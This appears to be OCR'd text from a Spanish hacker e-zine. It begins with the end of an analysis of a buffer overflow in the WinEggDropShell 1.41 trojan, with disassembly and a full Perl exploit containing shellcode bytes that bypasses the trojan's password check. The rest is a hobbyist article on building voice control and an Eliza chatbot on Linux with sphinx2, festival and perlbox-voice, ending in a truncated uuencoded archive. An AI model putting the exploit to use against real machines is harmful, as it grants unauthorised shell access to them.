1000212C  |PUSH 0                         ; /Flags = 0
1000212E  |PUSH 100                       ; |BufSize = 100 (256.)
10002133  |LEA EDI,DWORD PTR SS:[EBP-80]  ; |
10002136  |PUSH EDI                       ; |Buffer
10002137  |PUSH DWORD PTR SS:[EBP+8]      ; |Socket
1000213A  |CALL TBack.10014718            ; \recv
```

?No encuentras algo raro en la llamada a recv ? El tamaño del buffer se define como 256, y el buffer está apuntado por EDI.
Pero justo antes de eso, vemos una llamada a memset usando EDI como buffer, que extrañamente usa sólo 128 bytes!
?Porque limpia sólo la primera mitad del buffer? Mirando un poco más vemos que EDI se carga con el puntero al stack [EBP-80] , lo que confirma que nuestro buffer se ha definido sólo como char[128] al principio de la subrutina.

Al margen de si esto es intencional o no, tenemos la capacidad de sobrecargar este buffer, simplemente mandando una clave de más de 128 caracteres.
Por supuesto, esto no sería interesante sin su correspondiente exploit:

```
#!/usr/bin/perl

## usage: ./weds.pl | nc

$| = 1;

print STDERR "WinEggDropShell 1.41 Authentication Bypass Exploit\n";
print STDERR "By Joe Stewart <joe\@joestewart.org>\n";

print "\x90" x 109;       # relleno
print "\x0a\x00";            # salto_de_linea+null , para alimentar al sscanf
print "\x8d\xac\x24\x28\x04\x00\x00"; # LEA EBP,[ESP+428]   // arregla ebp
print "\x83\xc4\x04";              # ADD ESP,4           // arregal esp
print "\xb8\xb8\x33\x00\x10";   # MOV EAX, 0x100033B8 // rutina de confirmacion
print "\xff\xe0";                # JMP EAX             // salta
print "\x90\x90\x90\x90";       # no importa
print "\xa3\x39\x00\x10";       # direccion de "jmp esp"
print "\xeb\xe5";               # salta al shellcode

while () {
    print;
}
```

Directo al asunto. Incluso se podria haber hecho en una única linea :)
Y no hay necesidad de escribir un shellcode de acceso remoto, porque WinEggDropShell ya es un shell de acceso remoto !

O sea que lo único que hacemos es usar el overflow para poner un mini-programa en el stack, que salta directamente al sitio donde la autentificación se

considera exitosa, saltando por encima del chequeo de clave y dando acceso al shell de comandos.
Si embargo, no se puede poner una dirección "buena" en el stack para que retorne; hay que apañar el stack antes de eso. Para que retorne correctamente hay que encontrar la instrucción típica "JMP ESP", que afortunadamente se encuentra en 0x100039A3.


Por supuesto, sabemos que a los autores de troyanos les gusta poner puertas traseras, pero antes de incluir este troyano en tu programa, ten en cuenta que WinEggDropShell 1.41 es bastante viejo, y no escucha en un puerto determinado. Así que no pierdas el tiempo.


La única pregunta que queda es: ?Es posible que un overflow tan obvio sea un error de programación?

EOF

-[0x04]--
-[Humanizar PCs]---
-[by blackngel]---SET-32--

blackngel_hack@hotmail.com





"Bienvenidos al mundo de lo real..."

00. INDICE

"Adormecida, ella yace
con los ojos abiertos
como la ascensión del Angel hacia arriba
Sus bellos ojos de disuelto azul
que responden ahora: "lo hare, lo hago!"
la pregunta realizada hace tanto tiempo.

Aunque ella debe gritar
no lo parece
lo que pronuncia es mas que un grito
Yo se que el Angel debe llegar
para besarme suavemente, como mi estimulo
la aguja profunda penetra en sus ojos."

* Versos 4 y 5 de "El beso del Angel Negro"

.....
.. 01. PROLOGO ..
.....
.....

Para empezar con algo de sinceridad, me remito a una frase de mi mas querido escritor: Isaac Asimov.

-> Contesto cualquier pregunta siempre y cuando 'no lo se' sea una respuesta valida.

Hola amig@s, el tiempo pasa y no se puede perder ni un minuto, una vez mas estoy aqui intentando abrir algunas mentes (me conformo aunque se cuenten con los dedos de una mano).

Sigo siendo el mismo, el mismo que sigue queriendolo controlar todo, cuando todo escapa a su control. Muchos de los aqui presentes pretendemos el mismo objetivo, buscar alguna salida de escape, algo no funciona y necesitamos descubrir el porque, hay algo en el mundo que no entendemos y necesitamos resolverlo.
Sinceramente, no creo ser yo el que tenga la respuesta pero, esperemos que exista algo o alguien que nos revele la "verdad".

Aqui tienen otro articulo para su uso y disfrute...

.....
.. 02. INTRODUCCION ..
.....
.....

No hace mucho vi en las noticias una mujer con un rostro oriental (sino me equivoco japones). Una mujer joven de la que no percibi ni la mas remota discrepancia con la gente que la rodeaba. Todo ello hasta que realizo un movimiento con el brazo, lo mas parecido a un movimiento robotico, un mimo pense, y tanto que me equivocaba, a los segundos comenzo a hablar y realmente descubri que no era sino un robot humaniforme, asi como de los que habia leido en las novelas de Isaac Asimov aunque seguramente con muchisima menos inteligencia o sabiduria.

Para que mentir, despues de todo lo que se ha visto en peliculas de ciencia ficcion y despues de todo lo que he leido, no hice mas que sentir un tremento escalofrio en mi interior, senti que era el comienzo de algo, quizas por un momento pense que era el comienzo del fin, desvarios de la realidad que dista del futuro.

Mas alla del miedo llega la ilusion, la ilusion de ser tu el que da vida a esas maquinas y, de esa forma, he dado vida a este articulo que es simplemente un inciso a como podemos mejorar nuestra comunicacion con el ordenador. Y, por que no, quizas algun dia, hacer de el un amigo, si es que para alguno de vosotros aun no lo es (para mi SI).

Desde la invencion del raton y el teclado, el progreso de comunicacion con el PC se ha detenido. El software aumenta de calidad (supuestamente) a cada dia que pasa, el hardware produce unos avances tecnologicos espeluznantes (sobre todo en lo que a velocidad y miniaturizacion se refiere) pero, aun seguimos haciendo doble clic para abrir directorios y documentos, lo mismo para ejecutar programas, todavia hacemos cursos de mecanografia para tener nuestros articulos antes de que salga a la luz el proximo numero de SET. Ha llegado la hora del cambio.

El futuro esta en dictar a nuestro ordenador lo que nosotros deseemos que el mismo escriba, nuestra voz sera el utensilio de escritura.
El futuro esta en decir a nuestro ordenador que directorio debe abrir y que programa tiene que ejecutar.
El futuro esta en que la comunicacion con nuestro ordenador por fin se transforme en una realidad.
Adios al raton, adios al teclado, bienvenido amigo mio.

Antes de empezar les advierto que no lo he conseguido, pero he dado los segundos pasos, no digo los primeros porque esos los dieron los creadores de cierto software que guiaran el transcurso del articulo y quien sabe (yo no por supuesto, o es que estoy desactualizado) quien habra hecho cosas mejores de la infima practica que yo he realizado.

Mi mas sincero deseo es haber llegado tarde y enterarme de que esto ya esta pasado de moda, pero pido porfavor que alguien me avise y me indique como puedo hacer cosas mejores de lo aqui descrito.

03. PROGRAMAS

Empece a interesarme un poco por los botchats (software con los que puedes mantener una conversacion escrita con cierta apariencia de inteligencia). Estos programas ya me eran conocidos en una edad mas temprana pero, en aquel entonces eran un juego, ahora son parte de lo que conforma mi investigacion.

Mas tarde estos bichos que sacaban respuestas de donde menos lo esperabas, tenian la posibilidad de transformar el texto en habla y reproducirla a traves de los altavoces de tu ordenador.

En windows comprendi que se utilizaba una interfaz de programacion conocida como SAPI y que los programas que se dedicaban a la tarea de transformar texto en voz se conocian con las siglas de TTS (en ingles Text to Speech).

Yo mismo me interese en esta interfaz y deseaba que mis programas reprodujeran su salida no por pantalla sino por los altavoces. Todo esto sucedia en Windows ya que no conocia sus similares para mi amigo Linux, este aspecto de cierta importancia no tardo en cambiar.

Buscando informacion sobre TTS entre por la mas pura casualidad (esperemos que la misma exista) en un foro o algo asi, del que no recuerdo su direccion pero no tardaria ni un minuto en volver a encontrarla, alli se hablaba como la interactuacion de 3 programas en el SO Linux podia facilitar cierta comunicacion con un PC.

Empecemos citando las herramientas:

sphinx2 -> Dispone de las versiones 3 y 4 pero esta era la mencionada y la que menos ocupa. Su funcion es reconocer la voz que entra por el microfono y transformarla en texto.
1er inconveniente: Solo reconoce ingles.

festival -> Un TTS, como mencione anteriormente, transforma el texto en voz comprensible. Lo mejor es que se puede conseguir que sea una voz española, todo ello bajando los archivos necesarios aunque yo me descargue todo en un rpm.

perlbox-voice -> Y este es el enlace, la genialidad de alguien que logro mediante unos scripts de perl y el uso de una interfaz TK relacionar los dos programas anteriores y proporcionar al usuario una gran funcionalidad.
Con esta herramienta podemos hacer que se ejecuten comandos a partir de palabras que introduzcamos por el microfono. Ej.: Cuando digas "mail" que se ejecute "kmail", "pine" u otro cualquiera.
Tambien podemos hacer que nos responda frases que deseemos.

Instalar:

1. Instala sphinx2
2. Instala speech-tools (paquete necesario antes de festival).
3. Instala festival
4. Instala perlbox-voice

* Para que "festival" reproduzca una voz española tenemos que modificar el
  archivo /usr/share/festival/voices.scm. Si buscais hacia el final,

Una vez que todo esta en orden, basta con ejecutar el script perlbox-voice
y suponiendo que disponemos de X-Window aparecera en pantalla una ventanita
con diferentes opciones en el lateral izquierdo.

En la zona "Vocab" (de vocabulario) podemos configurar nuestros propios
comandos y las respuestas a los mismos. Se basa en la siguiente estructura:
Cuando tu dices ... -> El ordenador hace ...
o
Cuando tu dices ... -> El ordenador responde ...

En un cuadro de texto introduces lo que tu diras por el micro y en el otro
lo que debe hacer en el ordenador. En caso de que lo que quieras es que
te responda algo, debes anteponer la palabra "say" a la frase.
Tambien puedes hacer una mezcla de los dos como se vera a continuacion.

```
Ej.: Cuando tu digas     El ordenador hace
     ---------------     -----------------
     music               xmms
     hello               say Hola maestro
     date                say `date + "%A, %e de %B del %Y"`
```

* Este ultimo hara que suene por los altavoces la fecha actual.

Todo esto esta mas que explicado en la ayuda de perlbox-voice, lo que es
mas, hay una referencia de como utilizar la API para hacer tus propios
pinitos.

Una vez que tenemos nuestro vocabulario a medida pulsaremos en "Apply Changes"
y nos iremos a la zona "Control". Una vez alli solo debemos hacer click en
"Start Listener" y podremos empezar a jugar.

Todo muy bonito sino fuera porque cada vez que queremos hacer uso de esta
maravilla tenemos que abrir una shell, escribir el comando "perlbox-voice"
ir a la zona "Control" para hacer click en "Start Listener" y esperar a
que este se cargue correctamente.

Pero para eso estamos aqui, eso es lo que yo he intentado resolver, sino
el articulo en si no tendria ningun valor.

Comencemos a toquetear cositas...

```
.......................
.. 04. COMODO Y UTIL ..
.......................
.......................
```

Despues de darme cuenta de la incomodidad de este uso de perlbox-voice fue
cuando empece a investigar. La mayor ventaja con la que me encontre y,
sin duda alguna, la madre de toda esta chapuza, es que como ya dice su
propio nombre, este programa esta escrito en lenguaje "perl".
No existia necesidad de volver a compilar los fuentes y todo ello me
proporciono una gran soltura y una forma rapida de plantear el problema.

Antes de empezar ningun proyecto uno debe ponerse una meta u objetivo,
el mio fue el siguiente: "Simplemente, cuando se encienda el ordenador,
quiero que perlbox-voice este ejecutandose y que pueda operar con el sin
que nada se muestre en pantalla".

Lo que es lo mismo, deseaba poder hablar con mi ordenador sin que fuera
notable la presencia de ningun programa. No se necesita ver ningun
programa para poder abrir carpetas con el raton, porque habia de ser
diferente con la comunicacion hablada...

Empece por buscar donde se localizaba el programa principal. En un
principio lo mas logico fue pensar que era el mismo "perlbox-voice" que
se encontraba en el directorio "/usr/bin" pero, por sorpresa, resulto
ser simplemente un script que configura ciertas opciones del usuario

y lanzaba el script principal situado en:
"/usr/lib/perlbox-voice/pbox-voice".

"pbox-voice" es el mismo que se encarga de crear una interfaz grafica
con TK, ejecutar el receptor sphinx2 y el festival, a partir de aqui
todo queda en manos de nuestro raton, pero eso no es nada "comodo".

Entonces plantee la historia de esta manera: Necesitaba seguir
manteniendo el programa original para realizar la edicion de vocabulario
a gusto ("comodo") pero, mientras este no era modificado, el
programa debia ser ejecutado en segundo plano sin necesidad de
ninguna interfaz y con el listener ya iniciado.

Lo que mas rapido se me vino a la mente fue lo siguiente. Si existia
en /usr/bin el lanzador, desde alli podria hacer que se ejecutase
,segun los argumentos proporcionados al programa, otro script que seria
el mismo que el original(el de /usr/lib) pero sin la GUI y con el
receptor preparado.

Las modificaciones de /usr/bin/perlbox-voice (lanzador) fueron estas:

Al principio del fichero:

```
  $arg=$ARGV[0];
  if($arg eq ""){
    &sintaxis;
  }

  sub sintaxis {
    print "perlbox-voice [lc] [tk]\n";
    print "[lc] -> Linea de comandos\n";
    print "[tk] -> Interfaz gráfica\n";
  }
```

Al final del fichero:

```
  if($arg eq "tk"){
    system(LIB_PATH."/pbox-voice");
  }
  elsif($arg eq "lc"){
    system(LIB_PATH."/pbox-voice-lc");
  }
  else{
    exit;
  }
```

Facil de entender no? Segun mis deseos podia ejecutar el que me
apeteciese en cualquier momento.
Como era el "pbox-voice-lc"? Pues muy simple. Una copia del original
con muchos recortes y alguna pequeña modificacion. Asi:

---------- pbox-voice-lc ----------

```
#!/usr/bin/perl

#============================================================
#Módulos y librerías
#============================================================
use constant LIB_PATH => "/usr/lib/perlbox-voice";
use lib LIB_PATH;
use strict;
use Perlbox::VoiceServer;

use constant TRUE => 1;           #boolean true
use constant FALSE => 0;           #boolean false

use constant MSG_NO_NEW_STATE => 0;

#============================================================
#Inicialización de variables
#============================================================
my $voice_server     =Perlbox::VoiceServer->new;
my $current_msg      ="";
```

```
#============================================================
#Main
#============================================================

my $listener_response = $voice_server->start_listener; #modificacion
$current_msg="$listener_response";
print "$current_msg";

while(1){                                                  #añadido
  sleep 1;
  &timing_chain_callback;
}

#Se llama cada segundo para comprobar nuevos mensajes
sub timing_chain_callback {

   my $new_message = $voice_server->check_messages();
   if( $new_message =~ /^SAY:/ ){
      $new_message =~ s/^SAY://;
      $voice_server->say($new_message,1);
   }
   if( $new_message ne MSG_NO_NEW_STATE and $new_message ne ""){
       $current_msg=$new_message;
       print "$current_msg";
       $voice_server->say($new_message,4);
   }

   return TRUE;
}
```

---------- pbox-voice-lc ----------

Todo va por buen camino pero, por el momento, aun seguimos teniendo que ejecutar el programa desde la linea de comandos. Cuando llegue hasta aqui todo empezo a hacerse muy comodio, solo devia escribir en un shell: "perlbox-voice lc &", haciendo que se ejecutase en segundo plano y pudiendo cerrar el shell sin que el programa dejase de operar. Que bonito! Ya podia hablar con mi escritorio, sin nada delante, y operando con toda la genialidad del original.

Me encanta cuando yo digo "extract cd" y mi maquina expulsa la bandeja del cdrom ejecutando un "eject /dev/cdrom", a su vez, la puedo cerrar con otras dos palabritas como "close cd" el cual aplica la orden "eject -t /dev/cdrom".
No digais que no, para dejar boquiabierto a mas de unos cuantos.

Ya faltaba poco, siguiendo en ampliaciones de comodidaz cree un script lo mas pobre posible al cual le di el nombre de "pv", lo situe en /usr/bin y contenia esto:

```
------- pv -------
#! /bin/bash

perlbox-voice lc &
------- pv -------
```

A que os suena de algo verdad! Lo ultimo que me quedaba por hacer era que mi script "pv" se ejecutase cada vez que se encendiera el ordenador y todo estaria solucionado.
Como avaricioso que soy, queria que este programa solo se ejecutase para un usuario, es decir, yo, blackngel. La unica forma que encontre, fue situar un enlace simbolico a "pv" en el directorio "/home/blackngel/.kde/Autostart" este enlace tambien poseia el mismo nombre.
Esto lo hice asi porque utilizo el entorno de escritorio KDE, pero en Gnome no ha de ser muy diferente.

Conseguido! Enciendo mi computadora y los comandos preprogramados se ejecutan con toda normalidad, todo ello cuando lo unico que se muestra ante mis ojos es el mismo fondo de pantalla de todos los dias.
En este momento te das cuenta de que la maquina va adquiriendo nuevas capacidades. Cual sera su limite?

Que deberia hacer todo humano cuando alcanza una meta? Pues ni mas ni menos que ponerse otra. No la coloque mucho mas lejos pues el golpe que podia llevar si no lo conseguia era demasiado grande.

NOTA: Por cierto, si vais a realizar todo este proceso, cada vez que escribais o copies un script de aqui, no os olvideis de darle permisos de ejecucion a cada uno. Los problemas mas tontos son los mas frecuentes.

05. HUMANIZANDO

Viendo lo visto y siendo consciente de lo que el tema estaba dando de si, fue cuando mi objetivo maduro de nivel y quiso hacer de mi maquina algo mas que una maquina. Se propuso tener un amigo. Con cierta insatisfaccion no pudo ser pero, aqui expongo todo lo que hice con la esperanza de alguno de vosotros mejore lo presente y aporte algo nuevo el dia de mañana.

El primer movimiento y el mas sencillo fue hacer que mi ordenador respondiera con un saludo diferente cada vez que yo le decia "hello" o "good morning" o algo por el estilo.

Para ello cree un script llamado "randsal" al cual situe en el directorio /usr/bin y que su funcion era escoger de forma aleatoria una frase de entre las que habia escritas en un fichero que coloque en /usr/share y el cual recibio el nombre no muy astuto de "saludos.txt".

Vosotros podeis crear este mismo fichero de texto y escribir un saludo o frase por linea.
El script en si no tiene ninguna dificultad (lo podeis encontrar en la penultima seccion junto con el resto) pero no habia sido consciente de su gran fallo hasta que lo probe.

Para comprobar que la frase se escogia aleatoriamente y que no cabia lugar para el error hice que se imprimiera el saludo por pantalla.
Todo perfecto pero, justo despues de esto, el saludo debia de haber sonado por los altavoces pero salia un mensaje por pantalla que decia asi: "Linux: can't open /dev/dsp".

Resultaba que perlbox-voice ya tenia una instancia abierta del dispositivo de sonido y al querer abrir otra con "randsal" las dos entraban en conflicto por lo tanto no se le permitia el acceso al segundo solicitante.

No he sabido solucionar el problema, pero quizas solo sea un error de programacion (algo que sobra o algo que falta).
Si alguno consigue solucionarlo pegarme un toque al movil o, lo que es mas facilito, escribirme un e-mail.
Ya sabeis, hay que decir "mail" se abre "pine" o "kmail" y todo comodo.

Ahora llega la locura que se me ocurrio, en buen dia debo añadir.
Sabia que en cierto modo podias tener una especie de amigo en tu sistema, ya que, como supongo muchos de vosotros tambien sabreis, existen unos programas llamados "botchat" con los que te puedes comunicar de forma escrita y que intentan aparentar inteligencia.

Muchos de nosotros hemos hablado de pequeños con el "Dr. Abuse" un botchat creado para el sistema operativo Windows. Hace poco que se ha lanzado la version definitiva, la que parece mas inteligente.
Como detalle de este programa, cabe decir que a eleccion del usuario en el menu de opciones podemos activar el uso de voz por parte del programa, a escoger entre una femenina y otra masculina.
Todo ello con el uso del SAPI.
Para seguir describiendolo decir que guarda recuerdos de otras conversaciones, mas bien almacena palabras clave en el registro y las utiliza posteriormente para sorprender al usuario.

Que le faltaba a este programa? Muy facil de ver. Una vez que le introducias algo por el teclado no hacia falta mirar a la pantalla para ver su respuesta ya que esta sonaba por los altavoces pero, y si la entrada de datos tambien fuera por el microfono. Tendriamos

a un amigo mas o menos inteligente (seguro que mucho mas que alguno de vuestros amigos).

La primera dificultad fue darme cuenta de que en Windows no podia conseguir nada, el botchat no era de fuente abierta y no lo podia modificar a placer.
Lo segunda es que no conozco muchos reconocedores de voz para el mismo sistema y mucho menos que sean gratis. Entre ellos creo que hay uno que se llama "Realize Voice" que no ocupa ni los 100 kb pero, solo se ejecuta en versiones inglesas de windows.

Cabe decir en este momento que encontre una herramienta en windows que hace las funciones de "perlbox-voice" y "sphinx", su nombre es "Nitrous Voice Flux 2.0" pero no nos saca del ingles y tambien precisa de una buena pronunciacion. Ocupa cerca de 9 Mb.

Como siempre, me volvi a mi Linux y entre en la web en busca de un botchat que se adaptara a mis necesidades, sinceramente, no encontre nada decente, mas bien no encontre nada de nada excepto una pequeña libreria llamada Eliza (en perl, por fin una ventaja) que permitia construir simples scripts con un par de funciones.
Para que no os alegreis de las ventajas, os comento que es en ingles, tanto lo que le escribes como lo que te contesta.
En el mismo modulo de Eliza se explican todos los pasos que se deben dar y las posibilidades de las que disponemos.
A diferencia del Dr. Abuse u otros, Eliza actua como una psicologa preguntandote por tus problemas. Pero bueno, quien no quiere desahogarse de vez en cuando con su ordenador...

La libreria o modulo se instala o copia en el directorio:
/usr/lib/perlx/vendor_perl/x.x.x/Chatbot/Eliza.pm
Las 'x' se sustituyen por la version de que dispone cada uno, normalmente la 5. En mi caso, perl5 version 5.8.1.

El script que escribi lo llame "conv", lo situe en /usr/bin y fue tan sencillo como lo que sigue:

```
---------------------- conv -----------------------
#!/usr/bin/perl

use constant LIB_PATH => "/usr/lib/perlbox-voice";
use lib LIB_PATH;
use Perlbox::VoiceServer;
use Chatbot::Eliza;

my $voice_server = Perlbox::VoiceServer->new;
my ($computer, $he_says);
$computer = new Chatbot::Eliza "Ordenador";

srand( time ^ ($$ + ($$ << 15)) );

print "\nUsuario: $ARGV[0]\n";
$he_says = $computer->transform($ARGV[0]);
print $osiris->name, ": $he_says \n";
$voice_server->say($he_says, 3);
---------------------- conv -----------------------
```

Su funcion es tomar como argumento lo que dice el usuario, generar una respuesta atraves de Eliza y reproducirla en forma de sonido.

Que pretendia con este script? Pues bueno, ya que perlbox-voice interactua con sphinx2, tiene que haber alguna parte en su codigo donde almacena lo que el usuario dice por el microfono y lo compara con la lista de todo el vocabulario creado para generar la respuesta correcta.
Tambien debe decidir que hacer cuando esta no coincide con ninguna entrada del vocabulario, que mas bien es mandar un mensaje a pantalla del tipo: "Didn't understand" (creo que era asi).

El objetivo planteado era que cuando el usuario dijese cualquier otra cosa diferente a lo que contenia el vocabulario creado, perlbox-voice lo interpretara como algo que debia ser enviado a Eliza para que esta respondiese.

Buscando toda una mañana de funcion en funcion comprendiendo el funcionamiento de perlbox-voice di con el lugar correcto. En el directorio

/usr/lib/perlbox-voice hay un fichero llamado "PerlboxListener.pl"
hacia la mitad del mismo encontramos unas lineas como estas:

```
  if( not $found_flag and $use_magicword and ..............){
     super_handler( GARBLED_STATE, $this_command);
  }
  elsif(..................){
     super_handler( LOOCKED_STATE );
  }
  elsif(.........................){
     super_handler( GARBLED_STATE, $this_command);
  }
```

Pues bien, justo despues de los dos "super_handler(GARBLED_STATE, ...)"
debemos añadir la llamada a nuestro script de esta forma:

```
     system("/usr/bin/conv \"$this_command\"");
```

Y tan facil!. Dado que lo que nosotros decimos se almacena como os podeis
imaginar en $this_command, podriais hacer cualquier otra cosa con el.

Despues de probar todo esto, y ver que no ha sido tan dificil su proceso,
llegan las decepciones. Cada problema peor que el anterior.

Primero tenemos el mismo problema que con "randsal", aunque nos contestara
a lo que nosotros le decimos, no podemos llamar otra vez al dispositivo de
sonido y que la voz se reproduzca.

Segundo y el peor de todos los que me he encontrado, es que sphinx2 entiende
lo que le da la gana. Esta bien que no soy ingles y que mi pronunciacion no
es perfecta pero, esta claro que se saca cosas de donde no existen.
No he probado con sphinx3 y sphinx4, cada uno ocupa mas espacio que el
anterior, habra que comprobar si lo utilizan provechosamente.

Tercero, no siempre que hablamos o decimos algo que no este en el vocabulario
tiene que ser para hablar con nuestro ordenador. Aunque esto no seria muy
dificil de solucionar. Por ejemplo, perlbox-voice permite usar lo que se
llama una "magic word", esto es una palabra que debemos pronunciar unos
segundos antes de lo tenemos en el vocabulario para que sepa que queremos
interactuar con el. Asi no se produciran cosas accidentales mientras no
digamos la "palabra magica".
Lo mismo abria que hacer para hablar de tu a tu con el ordenador, por ejemplo
mi ordenador se llama "Prophecy", tendria que decir primero esta palabra
y despues comentarle mis problemas para que me responda. Aunque yo cuando
hablo con un amigo no estoy diciendo a cada frase su nombre.

Aun queda mucho trabajo por hacer, pero ahora el "objetivo" tambien esta
en vuestras manos.

```
......................
.. 06. CONCLUSIONES ..
......................
......................
```

Muy poca cosa que decir aqui. Nada mas que, la mayor parte de los problemas
con los que me he encontrado son la falta de un software de calidad en
españa para dichos usos (ni por asomo digo que todo el software sea malo,
porque ciertamente, no lo es).

He tenido muchas dificultades a la hora de encontrar un simple "botchat" de
fuente abierta y, aun despues de todo, resulta que no es español y, si le
buscamos mas las cosquillas, resulta que hasta el Dr. Abuse para Windows se
comporta mas como un amigo que Eliza.

Quien me diera al Dr. Abuse con el codigo fuente y para linux... De todos
modos puede que el problema pueda haber sido la busqueda infructuosa por mi
parte. Si alguien conoce algun software para linux que pueda brindar mas
posibilidades porfavor hacermelo saber.

No se, quizas el problema puede que sea el haberme adelantado un poco en el
tiempo, es decir, por ejemplo, primero se creo el festival, y luego salieron

a la luz parches o pluggins para que se reprodujera la voz en otros idiomas, entre ellos nuestro querido español. Por lo tanto, nadie dice que dentro de poco alguien no pueda crear un pluggin para el "sphinx" que reconozca voz en español u otras lenguas.

Todos sabemos que, por el momento, el "ingles" es el idioma que mas resistira en el futuro, casi todos los demas estan condenados a la muerte o desaparicion. Pero, creo que estamos acelerando demasiado este proceso.

```
.................
.. 07. SCRIPTS ..
.................
.................
```

Aqui pongo todos los scripts necesarios para realizar lo aqui descrito en forma codificada. Algunos solo deben añadirse a los directorios adecuados y alguno de ellos sobreescribira al original. Asi:

```
perlbox-voice      -> Sustituir por el original en /usr/bin
pbox-voice-lc      -> Añadir en /usr/lib/perlbox-voice/
randsal            -> Añadir en /usr/bin
conv               -> Añadir en /usr/bin
PerlboxListener.pl -> Sustituir por el original en /usr/lib/perlbox-voice
pv                 -> Añadir en /usr/bin
```

* El archivo "saludos.txt" lo teneis que crear vosotros y situarlo en /usr/share.

Le pasais el "uudecode" y tendreis los programas a vuestra disposicion.


```
------------------------- Scripts ---------------------------

begin 644 Scripts.zip
M4$L#!!0````(``UAYC(]>$X%!P$``+,!```$````0T].5FV044O#,!#'W_,I
MSMJ'%ENJB"_I5I@B*@@.E;TX'6E[NF";E"2;SD_O+:5EB"]YN/O=[W^YXZ-L
M8TU62I5U:!K&-A:ATLHZH1S<WUVNYK/G6Y@6$'BPD:4'2_V=;K6L,,C]"-5'
MNJ_,>XKSQ1Y[0K-%TW>NUL*5VG%^W<@?D3/6[B#TLI7U&$S_G4X+A5_YGH["
M2K?=QJ%)(%S3F-C9.&=CE02$_@F"X,'4J$2M#2W-K!&JCL#)%N&-C"&<^'<R
M@;.+.`;RL<Y(ND*P5&4CJD_U@0V'</9XLW@Y?5TJL@SA%#B&IX4CM7W7IHT&
MF&2]ZX!2HL4$`C[^``KEX272@AK1`"1P3J)?4$L#!!0````(`"QAYC)MS+2,
MYP$``'@%```-````4$)/6%]63TE#15],0Z54T6K;,!1]KK_BSADEA04OL*<8
M!S+(MD+3E3G;V,O$M7R;:)5E(]EIL]+]<9_Z`Y/EICB)V1XL,!CYG'O/N4?R
MX%50&1TD0@4%:>EY@ZC'\@:+I[22N8$M2)%HTH]H>I:L#`'/E2E1E7!Q_IY=
MS9:?()J"[Y3;-DYYDM^--KG@Y(>.8O=?T,V.*;7@9?-^U3`FDV\U)2:](1UZ
M^[V67[[.3TYLHW$('6N0Y+DD5%#JBO:9'V87<4-]^V_J-4I#!VT7\4=V^9E=
MSK^S>#E;SN&Y4.]HSI7@`J7XC5P\*4@)-J@%)I+Z1I1MX;6;/3-NDLYDU#7C
MT531;>@(O-*:5,DRLVJF$OE^?Y,+%*IG#:=."E.2(LTTF<)&0Q#M>QQ-;5RZ
M9#M@Z+4=1?YQ!>NNT,(F[+>1M>?;M9`T')_=>P!&$A7VR-G7TU)D0JT87UM3
MC*.4"?*;T'NP4XKM"9>8(7!,$0RM*I7F4*"V.WE6Z#Q!#:JBC;V+&2F#OVS*
MIDJ@LR;<>[8?U,9M/BPC8W#589FOB=_L/IOA6:T2Q/7P@/8'@I_Q[,<D`&>I
M7H<`\XP(PAW@8+BX';8Y;\9-LX?.CHJ.KPVJ]`CD^R^"]@Y@U`;N%$%W6COZ
M?_2^:^FM'TUEI97[J=0)_@5O2P,$%`````@`-V'F,EN?P2H(`P`Q@<```T`
M``!015),0D]87U9/24-%G57;CM,P$'V?KS"A@B+19@&!D%9>"1`W:;D((5[*
M*G*3:6+%L8WM=%OO?BQ_PCA)N^T*MKN\Y#*9<^;X9#R^>R=MO4OG4J<6G0)H
M/;+<:!^$#NST_<OL\XNO[Q@_84F7J.2\2YR;U61I9([),<!(N)*/7GQY^VUV
M='8,<C&.$88_6)(\^`6,W?-2![&2_A@N`'P[9YL`BY^MHS>6[/&RF<K/V"S4
M9]\UU=@F=>')"3N5&@4KHMA&Z,+X*VD$C&GO=4"W$#]9Z7XO9"ZZ+-)`&N^,
M)P4;O?[X[=?]=Y\^O+Y_,4W2Z?[:'G3JV=U0H6:Y0Q&0A8I4%]+%#TU-#^,#
M',<WS$Q#8V,VQ/Q1;C,?'$]RRR9?6#+=_`J"T8KCDOV>^*MDG1G,KWW`9CRP
M1?(#W$6PJBVE_C_RK;%XO;'IJ22H1C>E5EML;5Y(Y\-#)@+1VL""8<KDT7-O
M*ZE7S(I0^<[--1OUL<<9M2Y/>D$Q7#5-%O,V,=(SP?'0O,2FNEX?P!,J'Z1N
M3>LW(J(_>]2'D5V=BWA!Y?$:ENOQ&[7%GEI?"8<;5-J8`E5*:TR?U;N*+U=]
M,^@_)%^A.4P0K\:B'K_Z]/'-P^0DF=[JOW<L_8Z-!)#`+);//.9!&GT&0?B:
M7]>)F[T`HD0=>J]W^_ESG[VM:Q44,@\WXDSSUCEBG1("E-!E2T6RSH;;X54#
M9!O?V@M#?D;3]*]R4_"$NUV1B`#_^+*O^&X'`LR,C9Y>>KO'-UFB\Q3FTZ/G
M0,]SXV589PJ7M-@G8)58>]/J@C^""I7-YLZ<>W2\,3^E4@(*]'4P-NNG!]=&
